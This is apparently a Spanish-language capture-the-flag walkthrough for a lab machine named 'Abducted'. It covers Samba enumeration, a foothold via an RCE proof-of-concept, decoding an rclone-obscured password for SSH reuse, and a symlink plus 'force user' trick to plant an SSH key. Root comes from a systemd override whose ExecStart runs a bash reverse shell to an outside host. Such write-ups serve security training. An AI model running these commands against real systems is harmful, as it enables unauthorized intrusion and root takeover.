

Abducted

Initial Recon

```
nmap -sC -sV -Pn -oN Abducted.nmap --min-rate 5000 10.129.22.255
Starting Nmap 7.93 ( https://nmap.org ) at 2026-06-11 07:37 -04
Nmap scan report for 10.129.22.255
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c4bd276ab10069205dcf755947f18df (ECDSA)
|_  256 2d6d4a4cee2e11b6c890e683e9df38b0 (ED25519)
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: -6s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_ nbstat: NetBIOS name: ABDUCTED, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-time:
|   date: 2026-06-11T11:37:47
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.26 seconds
```

```
sudo nmap -sU -T5 --min-rate 5000 10.129.22.255
Starting Nmap 7.93 ( https://nmap.org ) at 2026-06-11 07:39 -04
Nmap scan report for 10.129.22.255
Host is up (0.16s latency).
Not shown: 993 open|filtered udp ports (no-response)
PORT      STATE SERVICE
137/udp    open  netbios-ns
9001/udp   closed etlservicemgr
19415/udp  closed unknown
21800/udp  closed tvpm
49199/udp  closed unknown
49210/udp  closed unknown
57977/udp  closed unknown
```

Vulnerable endpoint

Samba 4.6.3

- SambaCry (CVE-2017-7494)

- CVE-2026-4480 RCE <https://github.com/TheCyberGeek/CVE-2026-4480-PoC>

```
rpcclient -U "" -N 10.129.22.255
rpcclient $> enumdomusers
user:[scott] rid:[0x3e8]
rpcclient $> enumdomgroups
rpcclient $> querydispinfo
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: scott Name: Scott Mercer Desc:
rpcclient $> srvinfo
ABDUCTED Wk Sv PrQ Unx NT SNT Hartley Group Document Services
platform_id : 500
os version : 6.1
server type : 0x809a03
```

```
rpcclient $> netshareenum
netname: HP-Reception
    remark: Reception printer
    path:   C:\var\spool\samba
    password:
netname: projects
    remark: Hartley Group Project Files
    path:   C:\srv\projects
    password:
netname: transfer
    remark: Staff file transfer
    path:   C:\srv\transfer
    password:
rpcclient $>
```

```
smbclient -L \\10.129.22.255 -U '%'
```

Sharename	Type	Comment
HP-Reception	Printer	Reception printer
projects	Disk	Hartley Group Project Files
transfer	Disk	Staff file transfer
IPC\$	IPC	IPC Service (Hartley Group Document Services)

SMB1 disabled -- no workgroup available

Como Anonymous pude logearme en HP-Reception y en IPC\$, en el último no tengo permisos para nada, pero en el primero solo tengo permisos de escritura.

El PoC del CVE que puse más arriba fue diseñado por el creador de la máquina

Foothold

```
python3 exploit.py 10.129.22.255 10.10.15.163 1337
```

```
nc -lnvp 1337
```

```
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
scott:x:1000:1001:Scott Mercer:/home/scott:/bin/bash
marcus:x:1001:1002:Marcus Vale:/home/marcus:/bin/bash
```

Después de una enumeración inicial no encontré puertos abiertos ni procesos que sean interesantes, así que me puse a buscar archivos y di con lo siguiente

```
nobody@abducted:/opt/offsite-backup$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Jun  4 13:41 .
drwxr-xr-x 3 root root 4096 Jun  4 13:41 ..
-rw-r--r-- 1 root root 141 Oct  9 2025 rclone.conf
-rwxr-xr-x 1 root root 105 Oct  9 2025 sync.sh
nobody@abducted:/opt/offsite-backup$ cat sync.sh
cat sync.sh
#!/bin/bash
/usr/bin/rclone --config /opt/offsite-backup/rclone.conf sync /srv/projects offsite:projects
nobody@abducted:/opt/offsite-backup$ cat rclone
cat rclone.conf
[offsite]
type = sftp
host = backup.hartley-group.internal
user = svc-backup
pass = HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
shell_type = unix
```

clone no encripta la contraseña pero si que la ofusca,

```
nobody@abducted:/opt/offsite-backup$ rclone obscure "test"
"Sovy0_agfHEEgnV7KdZYuSMuK0A"

nobody@abducted:/opt$ rclone reveal "Sovy0_agfHEEgnV7KdZYuSMuK0A"
test

nobody@abducted:/opt/offsite-backup$ rclone reveal "HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw"
iXzvcib3SrpZ
```

Probando esta contraseña por ssh con scott, obtengo acceso.

Escalada de privilegios

Lo único interesante con este usuario es el hecho de que tiene permisos en dos carpetas en /srv/

```
scott@abducted:/srv$ ls -la
total 16
drwxr-xr-x  4 root  root  4096 Mar 31  2025 .
drwxr-xr-x 23 root  root  4096 Jun  4 13:41 ..
drwxr-x--  2 scott scott 4096 Jun 11 14:23 projects
drwxr-xr-x  3 scott scott 4096 Jun 11 14:25 transfer
```

La carpeta de projects tiene que ver directamente con el sync.sh de /opt. El que hace que se sincronice el contenido de /srv/projects a un servidor remoto, pero no tengo acceso a ese servidor remoto y en la máquina no hay ninguna referencia ni en /etc/hosts, nslookup ni en /etc/resolve.conf. Tampoco está corriendo un servidor DNS en la red como para poder hacer algo con esto.

Enumerando los shares con este usuario y los nuevos permisos tengo

[+] IP: 10.129.22.255:445	Name: 10.129.22.255	Status: NULL Session
Disk		Permissions Comment
----		-----
HP-Reception		NO ACCESS Reception printer
projects		READ, WRITE Hartley Group Project Files
transfer		READ ONLY Staff file transfer
IPC\$		NO ACCESS IPC Service (Hartley Group Document
Services)		

No sé que puedo hacer con esto, tengo permisos en dos share pero estos apuntan a dos directorios que ya controlo desde la sesión de ssh.

Luego de perder demasiado tiempo en ver como avanzar di con los archivos de configuración de los share

```
scott@abducted:/srv/projects$ cat /etc/samba/smb.conf
[global]
    workgroup = WORKGROUP
    server string = Hartley Group Document Services
    netbios name = ABDUCTED
    map to guest = Bad User
    guest account = nobody
    security = user
    printing = sysv
    load printers = no
    disable spoolss = no
    unix extensions = no
    allow insecure wide links = yes
    log level = 0
    include = /etc/samba/shares.conf

scott@abducted:/srv/projects$ cat /etc/samba/shares.conf
[HP-Reception]
    comment = Reception printer
    path = /var/spool/samba
    printable = yes
```

```

quest ok = yes
print command = /usr/local/bin/printaudit %J %s
lpq command = /bin/true
lprm command = /bin/true

```

```

[projects]
comment = Hartley Group Project Files
path = /srv/projects
valid users = scott
read only = no
browseable = yes

```

```

[transfer]
comment = Staff file transfer
path = /srv/transfer
valid users = scott
force user = marcus
read only = no
wide links = yes
browseable = yes

```

De esta salida lo que salta a la vista es el "force user = marcus"

Según la documentación de samba, aquellos clientes que se conecten al share tendrán los permisos de este usuario.




image-361.png

Combinando el hecho de que como scott tengo permisos de escritura en el directorio /transfer/ del share transfer. Como scott cree un symlink en /srv/transfer/ que apunta a la carpeta home de marcus, como scott no tengo acceso a ella.

```

scott@abducted:/srv/transfer$ mkdir test
scott@abducted:/srv/transfer$ ln -s /home/marcus test
scott@abducted:/srv/transfer$ ls
test
scott@abducted:/srv/transfer$ ls -la
total 16
drwxr-xr-x 3 scott scott 4096 Jun 11 14:25 .
drwxr-xr-x 4 root  root  4096 Mar 31  2025 ..
drwxrwxr-x 2 scott scott 4096 Jun 11 14:27 test
scott@abducted:/srv/transfer$ cd test
scott@abducted:/srv/transfer/test$ ls -la
total 8
drwxrwxr-x 2 scott scott 4096 Jun 11 14:27 .
drwxr-xr-x 3 scott scott 4096 Jun 11 14:25 ..
lrwxrwxrwx 1 scott scott  12 Jun 11 14:27 marcus -> /home/marcus
scott@abducted:/srv/transfer/test$ cd marcus
-bash: cd: marcus: Permission denied

```

Pero gracias al force user = marcus puedo ingresar a la home de marcus como scott desde smb

```

smbclient //10.129.22.255/transfer -U 'scott%ixzvcib3SrpZ'
Try "help" to get a list of possible commands.
smb: \> ls

.                D                0  Thu Oct  9 10:43:22 2025
..               D                0  Thu Oct  9 10:43:22 2025

5768764 blocks of size 1024. 2282088 blocks available
smb: \> ls

```

```

.          D          0   Thu Jun 11 10:24:34 2026
..         D          0   Thu Jun 11 10:24:34 2026

# En este punto cree la carpeta test, como se ve en el bloque de código de arriba
5768764 blocks of size 1024. 2281736 blocks available
smb: \> ls
.          D          0   Thu Jun 11 10:25:26 2026
..         D          0   Thu Jun 11 10:25:26 2026
test       D          0   Thu Jun 11 10:27:22 2026
cd
5768764 blocks of size 1024. 2281608 blocks available
smb: \> cd test
smb: \test\> ls
.          D          0   Thu Jun 11 10:27:22 2026
..         D          0   Thu Jun 11 10:25:26 2026
marcus     D          0   Thu Jun 4 09:47:57 2026
cd
5768764 blocks of size 1024. 2281608 blocks available
smb: \test\> cd marcus
smb: \test\marcus\> ls
.          D          0   Thu Jun 4 09:47:57 2026
..         D          0   Thu Jun 4 09:41:30 2026
.profile   H          807   Sun Mar 31 05:41:03 2024
.bash_logout H        220   Sun Mar 31 05:41:03 2024
.bash_history H          0   Thu Jun 4 09:47:57 2026
.bashrc    H       3771   Sun Mar 31 05:41:03 2024
.cache     DH          0   Thu Jun 4 09:41:30 2026

5768764 blocks of size 1024. 2281608 blocks available
smb: \test\marcus\> put test.txt test.txt
putting file test.txt as \test\marcus\test.txt (0,0 kb/s) (average 0,0 kb/s)
smb: \test\marcus\> get .bash_history
getting file \test\marcus\.bash_history of size 0 as .bash_history (0,0 KiloBytes/sec) (average 0,0
KiloBytes/sec)
smb: \test\marcus\> put id_ed25519.pub .ssh/authorized_keys
NT_STATUS_OBJECT_PATH_NOT_FOUND opening remote file \test\marcus\.ssh\authorized_keys
smb: \test\marcus\> mkdir
mkdir <dirname>
smb: \test\marcus\> mkdir .ssh
smb: \test\marcus\> put id_ed25519.pub .ssh/authorized_keys
putting file id_ed25519.pub as \test\marcus\.ssh\authorized_keys (0,2 kb/s) (average 0,1 kb/s)
smb: \test\marcus\>

```

En este punto subí una public key para poder autenticarme por ssh desde mi máquina sin la contraseña de marcus

Escalando privilegios a este nuevo usuario

```

marcus@abducted:~$ id
uid=1001(marcus) gid=1002(marcus) groups=1002(marcus),1000(operators)

```

Escalando a root

El grupo operators tiene permisos sobre un directorio .service.d

```

marcus@abducted:~$ find / -group operators 2>/dev/null
/etc/systemd/system/smbd.service.d

```

Los directorios *.service.d son directorios de configuración adicional que systemd utiliza para modificar unidades existentes sin editar el archivo original del servicio. Como es de esperar este servicio corre como root y lo interesante de esto son los permisos del grupo sobre el directorio de samba.

```

marcus@abducted:/etc/systemd/system/smbd.service.d$ ls -la
total 8
drwxrws--- 2 root operators 4096 Jun 4 13:41 .
drwxr-xr-x 26 root root      4096 Jun 4 13:41 ..

```

Con systemctl cat pude ver la configuración efectiva que systemd está leyendo

```
marcus@abducted:/etc/systemd/system/smbd.service.d$ systemctl cat smbd
# /usr/lib/systemd/system/smbd.service
...
...
ExecStart=/usr/sbin/smbd --foreground --no-process-group $SMBDOPTIONS
...
...
```

Con toda esta info a mano pude crear un override.conf con una revshell, que al reiniciar el servicio, modifica la configuración del servicio sin tocar sus archivos de configuración.

```
[Service]
ExecStart=
ExecStart=/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.15.163/1338 0>&1'
```

```
marcus@abducted:/etc/systemd/system/smbd.service.d$ nano override.conf
marcus@abducted:/etc/systemd/system/smbd.service.d$ systemctl restart smbd
Warning: The unit file, source configuration file or drop-ins of smbd.service changed on disk. Run 'systemctl daemon-reload' to reload units.
marcus@abducted:/etc/systemd/system/smbd.service.d$ systemctl daemon-reload
marcus@abducted:/etc/systemd/system/smbd.service.d$ systemctl restart smbd
```

Con el puerto a la escucha, capture la shell como root

```
nc -lnvp 1338
Listening on 0.0.0.0 1338
Connection received on 10.129.22.255 50170
bash: cannot set terminal process group (3370): Inappropriate ioctl for device
bash: no job control in this shell
root@abducted:/root# cat root.txt
cat root.txt
2f7ee3729fcb8ed21c2c88df74564f4b
```